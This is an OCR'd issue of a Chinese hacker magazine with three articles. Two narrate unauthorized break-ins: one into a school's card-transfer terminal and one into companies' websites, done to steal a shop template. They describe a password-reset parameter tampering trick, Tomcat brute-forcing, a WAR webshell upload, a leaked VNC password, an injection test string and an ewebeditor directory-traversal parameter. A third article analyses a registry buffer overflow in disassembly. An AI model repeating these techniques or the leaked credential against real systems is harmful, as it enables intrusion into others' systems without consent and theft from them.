《黑客防线》9 期文章目录

总第 153 期 2013 年

漏洞攻防

编程解析

网络安全顾问

Android 远程监控技术

渗透校园转账终端机

文图 独猫

看着学校的转账终端机很是眼热，一直想渗透进去看看，或者至少跳出沙盒，不过这个终端的安全性还算比较好的，所有不该有的东西都没有。

先来说下大部分终端机的原理吧。大部分终端机（包括 ATM）都是采用浏览器+网页的形式进行服务端与客户端的交互。对于这样的终端，用户看到的与操作的实际是一个被“禁锢”在沙盒里，始终保持全屏最大化的浏览器。不过我们可以利用浏览器中某些特殊情况，让其他拥有比浏览器还靠前的窗体，跳出总在最前的沙盒，进入后台终端和桌面。

在这个终端机上，我在一个很老的条款里找到了一个页面，里面包含这样一条消息“以邮件形式发给卡务中心（admin@***.com）”，点击几次，果然弹出 evolution 邮件管理器，如图 1 所示，看底部任务栏是 GNOME2，赶紧切换到第二个桌面，防止不小心点错再次跳回沙盒。因为如果能跳出沙盒的程序，限制只能单一运行，或者运行数量过多，会无法再次跳出沙盒的，需要注意这一点。




图 1

本想进入终端 whoami 下查看权限，结果发现无法打开终端，开始以为是系统设置的问题，仔细想想可能是触摸屏有问题，不能双击，不能从开始菜单运行程序，自然也就不能 ifconfig，而且也没有屏幕键盘，只在机器下面有物理小键盘（小键盘上有“确定”“删除”）。于是单击文件夹再按确定，这样一级一级进入/etc/sysconfig/network-script/，找到 ifcfg-eth1，打开可看到 IP 配置信息，如图 2 所示，终端机 IP 地址为 10.111.60.82，看起来应该是可以在校园网里 ping 到的。再打开/etc/issue，查看 Linux 版本，得到结果为 Fedora Core release 4 (Stentz)。




图 2

又翻了一会系统文件，没找到可利用的，回去继续渗透。直接搜系统信息，发现 Linux 内核版本是 2.6.11-1.1369_FC4，网上没有对应的远程溢出漏洞。扫了整个 C 段，发现很多机器都是活跃的，根据 82 这台机器（也就是我肯定的终端机）开放了 21、22、111 和 5900 端口，找到 9 台同样的机器，并暂且确定为 9 台终端机。尝试了 21、22 和 5900 弱口令无解，111 无漏洞后，陷入困境。顺便说下，5900 端口是 Virtual Network Computing server，用于远程桌面连接。

再回到 C 段，有台机器引起了我的注意，222 这台机器名为“X”，开放了 80、5800 和 5900 端口（当时不知道哪根筋搭错了，寻思 C 段能跨目录过去到目标机器，后来一想，这是终端机啊，又不是一台服务器上的 N+站点，搞了 C 段有什么用啊……不过这无意间的举动，却是我后来成功的关键一步）。

打开网站，没找到任何网站信息，看了下 URL 连接的参数，Google 和百度都没找到任何相应的网站，看样子这个网站应该是学校自己写的，扔进 Safe3 和穿山甲 4，都没跑出来任何注入点，不过后台倒是扫出来了。

试了 admin 弱口令组合，提示密码错误，再试了 dfafasdf，提示用户名不存在，确定 admin 管理员用户存在，如图 3 和图 4 所示。当来到“密码找回”的时候，看到有邮件验证码找回密码，看看能不能找回 admin 的密码进入后台。回到前台注册一个帐号，继续寻找突破点。

图 3




图 4

注册成功后点击找回密码，邮箱接收到验证码 9Y3G4H，回来继续，如图 5 所示。

图 5

利用 burp 抓包，如图 6 所示，只有一个 data 参数，应该是一种能够解密的算法得到的密文，最终确定是 base64 加密的。解密后得到密文“validateCode=9Y3G4H&iffgicd=NU34DBD3FAU3FHIDHFHD&userid=k******j&newPwd=FFFFFF

FF&dateKey=2013”，其中发现了我的新密码 FFFFFFFF，验证码 validateCode=9Y3G4H，还有最重要的用户名 userid=k*******j。尝试将 userid 改为 admin，burp 发包，response 显示修改密码成功！




图 6

直接找到后台登录，成功进入。在后台查找了半天，最终也没找到能上传或者备份数据库的地方，再次陷入困境。正当困惑的时候，忽然看到左下角竟然有个 tomcat 的图标，点击进去，竟然是 tomcat 的默认管理页面！打开 ChangeLog，找到版本号。

去记得 Tomcat 6 有个 war 版本漏洞，可以得到 shell，不过前提是得到 tomcat 的用户名和密码，这可以用工具跑，来试试吧。找了个相对强大的字典，再加上 222 这个 IP 地址，扔进“牛族 Tomcat”暴力破解，非常幸运，跑出来了！如图 7 所示。

图 7

居然是弱口令 tomcat！好了，直接利用 war 漏洞，将 JSP 马打包为 job.war 文件，上传后，访问 10.111.60.222/tomcat6.0/job，输入密码得到 webshell，如图 8 所示。再看权限，竟然直接就是 administrator 权限，也不用搞远程桌面了。翻看目录寻思跨过去到终端机目录 10.111.60.82，可是无论怎么找，都没找到终端机目录。忽然想起，我渗透这个站干什么，对于渗透终端机又没有任何用！





图 8

正当我哭笑不得的时候，忽然看到了一个目录，名字为“synjones”，等等，这不是那个终端机的生产厂商么？打开之后里面只有一个 config.doc，看样子像是配置文档！下载打开之后，发现真的是终端机的配置文档，如图 9 所示。



圈存一体机安装配置说明书

一．开关机

1.设置自动开机

圈存机上电,启动后按“del”键进入 CMOS，选择“Power Management Setup→Peripherals Activities→RTC Alarm Resume”项改成“[Enabled]”,然后设置日期和时间，例如统一设置为每天早晨 6:00 自动开机，将 Date(of Mouth)[0]，Resume Time (hh:mm:ss)[6:00:00]即可。

圈存机开机设置使用 usb-hdd 启动

//////若 first boot 下没有，将带系统的 u 盘插上，选择 harddisk，然后在 hard disk boot priority 下才会有 usb-hdd 选项。

开机使用小内存系统进入，需要几分钟时间。

运行 4gyindong 文件夹下的 ghost 文件

选择 local->disk->from image->选择 4gyindong 下的备份文件 20101011.gho。

2.触摸屏程序和更新包

图 9

这是给我的通关彩蛋吗？根据上面的说明，用 vncviewer 登录，密码为 szpbq8。下载 vnc viewer，登录，直接远程控制！再用同样的方法，即刻跳出沙盒，如图 10 所示（后来想起来，火狐浏览器可以直接按 F11 跳出全屏的）。

图 10

打开终端，执行 whoami，提示是 xzx，好吧，利用 http://sebug.net/paper/linux_exp/，对应 Linux 版本 exp，提权，得到 Root 权限，最终完成整个渗透过程！

后记

后来得知这个 Word 文档不过是厂商的默认配置文档，也就是说管理员并没有更改密码！其实终端机也只是一台看起来很安全的机器而已，因为 ATM 与货币的紧密联系，让我们产生了终端机都是很安全的错觉。但正是这种错觉，让机器的管理者也产生了偷懒，不更改默认密码的坏习惯再次上演。渗透期间做了很多按常规讲与渗透终端机无关的工作，但最后竟然有意无意地得到了机器配置说明，成了决定性的工作，从而一举攻破终端机。本人没多少水平，但敢做，敢去尝试，这可能也就是最终成功的关键因素吧。希望大家一起努力，共同进步！

OSVDB-94390 注册表溢出漏洞分析

文/图 木羊

本文要介绍的漏洞相当特别，是通过导入注册表文件来触发溢出漏洞的。按 OSVDB 的描述，为“contains an overflow condition that is triggered as user-supplied input is not properly validated when passed via the 'Registration Code' field”。

相信在很多人的印象中，注册表一般是保存配置信息、验证是否注册的地方，谁能想到在这里居然成了一个溢出点！可是请别忘了，注册表也是一串数据，读取注册表也需要用到缓冲区，凭什么就不能溢出呢？先让我们看看相关注册表的结构，入图1所示。




图1

右边共有5个注册表项，其中“Serial”即为“序列号”，这也是触发漏洞的关键——溢出数据的来源——但我们要先寻找的是执行流中的溢出之处。思路是：既然是注册表漏洞，那就先找到相应的 API。注册表操作相关的 API 通常以“Reg”开头，如创建注册表项的 RegCreateKeyExA/W、读取注册表项值的 RegQueryValueExA/W、写入注册表项值的 RegSetValueExA/W，以及关闭注册表操作句柄的 RegCloseKey（文中 A/W 的意思分别指 ASCII 和宽字符所对应的 API）。

OD 载入漏洞程序 EasyLanFolderShare.exe，想知道程序调用了哪些 API，我们可以通过 Ctrl+N，找到注册表相关的操作，如图2所示。




图2

从中可以看到，程序调用了几项与注册表相关的 API，这里我们只关心读取注册表项值的 RegQueryValueExA，跟进调用该 API 的地方。

```
0041A8B2   |.  50              push    eax                              ;
|ValueName
0041A8B3   |.  8B43 04         mov     eax, dword ptr [ebx+4]           ; |
0041A8B6   |.  50              push    eax                              ; |hKey
0041A8B7   |.  E8 68440900     call    004AED24                         ;
\RegQueryValueExA
```

运行程序，在到达溢出点前，程序会两次调用 RegQueryValueExA，等到第二次，也就是函数参数 ValueName 为“Serial”时，单步执行 API 调用，然后对缓冲区，也即函数参数 Buffer 指向的内存地址下内存访问断点，本例为0x1483288，如图3所示，之后将断在如图4所示的位置。




图3




图4

接着需要跳过旁枝末节，两次 Ctrl+F9，让 OD 自动执行到函数并返回。

```
00406819   .  8D55 B4        lea     edx, dword ptr [ebp-4C]
0040681C   .  8D45 FC        lea     eax, dword ptr [ebp-4]
0040681F   .  E8 B84D0900    call    0049B5DC                 ;  0049B5DC
00406824   .  FF4D 84        dec     dword ptr [ebp-7C]
00406827   .  8D45 B4        lea     eax, dword ptr [ebp-4C]
0040682A   .  BA 02000000    mov     edx, 2
0040682F   .  E8 784D0900    call    0049B5AC                 ;  0049B5AC
00406834   .  FF4D 84        dec     dword ptr [ebp-7C]
00406837   .  8D45 B8        lea     eax, dword ptr [ebp-48]
```

```
0040683A    .  BA 02000000    mov       edx, 2
0040683F    .  E8 684D0900    call      0049B5AC                    ;  0049B5AC
00406844    .  8B45 FC        mov       eax, dword ptr [ebp-4]
00406847    .  E8 18030000    call      00406B64                    ;  Here
```

在第4个 Call，也即0x00406847处单步步入。这个函数比较长，这里只截取存在溢出漏洞的重点部位。

首先是通过堆栈传过来的参数获取缓冲区地址。

```
00406DB7   |.  8B55 EC         mov       edx, dword ptr [ebp-14]
00406DBA   |.  EB 05           jmp       short 00406DC1              ;  00406DC1
00406DBC   |>  BA 7D374B00     mov       edx, 4B377D
00406DC1   |>  33C0            xor       eax, eax
00406DC3   |.  8BFA            mov       edi, edx
```

现在 edi 已经指向缓冲区的起始地址，接下来的代码将通过字符串扫描指令计算字符串长度，扫描字符串指令 scas 指令共有3种，为 scasb、scasw 及 scasl，分别对应 byte、word 和 dword，这里使用的是有 repne 前缀的 scasb（在0x00406DCE）。

```
00406DC5   |.  83C9 FF         or        ecx, FFFFFFFF
00406DC8   |.  8DB5 B8FDFFFF   lea       esi, dword ptr [ebp-248]
00406DCE   |.  F2:AE           repne     scas byte ptr es:[edi]
00406DD0   |.  F7D1            not       ecx
00406DD2   |.  2BF9            sub       edi, ecx
00406DD4   |.  8BD1            mov       edx, ecx
00406DD6   |.  87F7            xchg      edi, esi
00406DD8   |.  C1E9 02         shr       ecx, 2
```

现在 ecx 已经保存了最终结果，再次提醒，这里使用的是 scasb，也就是按 byte 扫描。接着开始赋值缓冲区的字符串，使用的是带 rep 前缀的 movs 指令。movs 指令同样有3种，为 movsb、movsw 和 movsd，分别对应 byte、word 和 dword，这里使用的是 movsd，也即以 dword 为单位复制数据，源地址为 ds:[esi]，目的地址为 es:[edi]，复制单位个数保存在 ecx 中，也即为刚才计算得到的字符串长度。

```
00406DDB   |.  8BC7            mov       eax, edi
00406DDD   |.  F3:A5           rep       movs dword ptr es:[edi], dword ptr [esi]
```

当完成0x00406DDD 后，查看 SEH 链表，发现已经被溢出了。

为什么上文一再提醒需要留意计数单位呢？因为这个特别的漏洞，成因正是读写所用的

计数单位不同所致，具体是指字符串长度计算单位不同，一个为 scasb，以 byte 为单位，一个为 movsd，以 dword，因此实际复制的长度为实际长度的4倍，覆盖了正常的堆栈。也许当时程序员打了个盹，或者手稍微抖了一下，将 b 写 d，但就是这么一个不仔细看都看不出来的疏忽，造成了这个特别的溢出。

记一次 ECShop 模板“占”

文/图 非安全

最近要做几个网站，其中一个是独立商城，我考虑了两套程序 ECShop 和 ShopEX，不过当前的任务是先得到网站模版。在百度上搜了半天，有几个看中的，但几乎都是收费的。由于各种预算的问题，当然能省就省了，于是模版“占”开始了。

首先当然是寻找类似模版的网站了，在百度搜关键字：“inurl:goods.php?id= 护肤 洁面乳”，出现的都是这一类商城程序，在里面挑选比较漂亮的首页模版，经过一番筛选，终于锁定了一个 ECShop 制作的网站。

ECShop 的程序目前我没有最新 0Day，所以只能老老实实的旁注。从工具里能查询出来包括目标站一共有 12 个站点，如图 1 所示。




图 1

先找软柿子捏，很自然性的选择了“**有限公司”之类的网站，习惯性的要先扫描下后台地址，之后再打开软件，输入网址，自动扫描可利用注入！半分钟之后软件给出了一个结果，如图 2 所示，看到“可能”这两字我顿时失望了，因为长期使用这款软件的经验告诉我，可能就是可能性不大的意思！

图 2

同时把网址放到豹子里查了下，果然误报的可能性很大!接着打开后台扫描的结果查看，没有扫出后台地址，但是看到了 phpmyadmin，还发现根目录下 config 文件夹的状态居然是 200，如图 3 所示。这意味什么？意味着 85.5%会出现文件夹泄漏漏洞，就是有可读权限！点开链接后，证实了我的判断！如图 4 所示。并且发现环境是 PHP+Apache Win2003 的，半喜半忧，因为是可读权限，可以利用的程度很大，但因为是 Apache 环境，也就没有 IIS6 的解析漏洞可利用。




图 3




图 4

工具扫完了，现在开始人工操作了。点开网站到首页看了下，发现是一个 PHP 编写的网站，在网站首页的头部发现一个会员中心的链接以及搜索框，我眼前顿时一亮了！因为有 60%以上的机率能碰上搜索型注入!可在输入“a%’ and 1=1 and ’%’=’ a%’ and 1=2 and ’%’=’”之后，事实告诉我碰上了那 40%！之后又点进会员中心，想注册一个会员进去看看有没有上传可利用！点击进去却发现直接跳到后台了，我说怎么没有扫出后台地址呢，原来还在后面加了几个后缀字符串，如图 5 所示。琢磨了下“fh”可能对应公司名“飞和”，可“wz”又代表什么？先不管了，测试了一下弱口令+or，发现进不去，于是很不甘愿的先放在一边，去研究服务器里其他一些网站，希望能节省一点时间！

图 5

但是接下来的事实告诉我，没有明显的注入！更可恶的是，服务器里 70%的网站扫出来的目录几乎都一样，每个网站根目录都有 phpmyadmin，而且扫不出后台地址！唯一两个扫出后台地址的，却因没有帐号密码而登录不了后台！

整理了一下思路，有可读权限，PHP+Apache Win2003 环境，有两个后台地址，有几个工具扫出疑似注入的地址。要么手工检测注入点是否属于工具误报，要么继续寻找突破点！我选择了后者，因为我发现有一个网站被我刻意的回避了！（最后事实告诉我正是这个选择让我找到了关键的突破点！）这个网站物流运营公司，还是国际性的，我当然不想动它，但是没办法，到了这一步，我就悄悄的看看而已，绝对不乱动任何东西。当我扫描到图 6 所示的目录并点击进去的时候，我顿时豁然开朗，没错，就是传说中的 ewebeditor 编辑器！如图 7 所示。

图 6

图 7

但这不是重点，重点是 admin 的弱口令就让我进去了，如图 8 所示。接下来从理论上来说，拿 shell 就不是问题了。

图 8

换上独立的 IE6 浏览器，因为这个编辑器只有 IE6 能正常打开！当我在样式管理添加上各种敏感后缀格式，点开“预览->图片上传”时，却出现编辑器图片上传功能被破坏的 JS 错误提示！不过好在样式多，换了一个编辑器样式就正常了。很畅通无阻地上传了 PHP 一句话图片上去，却遇到了无奈的问题！所有上传的文件访问都是 404 错误，换其他格式也一样。这是什么情况？明明传上去了还是图片格式，就算这个目录设置了不解析脚本，好歹也给我一个图片显示吧！百思不得其解，随手翻看网页，想着要怎么办的时候，突然想起 ewebeditor 编辑器有列目录漏洞，利用这个漏洞可以看到后台地址，说不定还能看到根目录备份的数据库文件，或者整个网站的打包备份文件，不就可以进后台拿 shell 了吗？或者有整个网站源代码，找到数据库密码也行，思路多着呢！

正要行动，却发现连接都是 post 传送的，于是祭起工具开始抓包，如图 9 所示。在“upload.php?id=11”后面加上参数“&dir=../../”，很顺利地跨到了目标目录，如图 10 所示。




图 9

图 10

bmh 就是目标站的目录了，下面那个 data 不知道是什么，不管它，看第三个目录 dfzx，拼音缩写指向服务器里的一个整形类的网站，点开可以看到整个网站的所有文件和目录，如图 11 所示，后台地址果然被修改了。当我看到 dfzx.sql 这个文件时，暗自松了口气！因为可以确定整个服务器里的站点都是 PHP+Mysql 的，没有 Access 库可以让我下载，所以总的来说，这个列目录漏洞算是比较鸡肋的了！

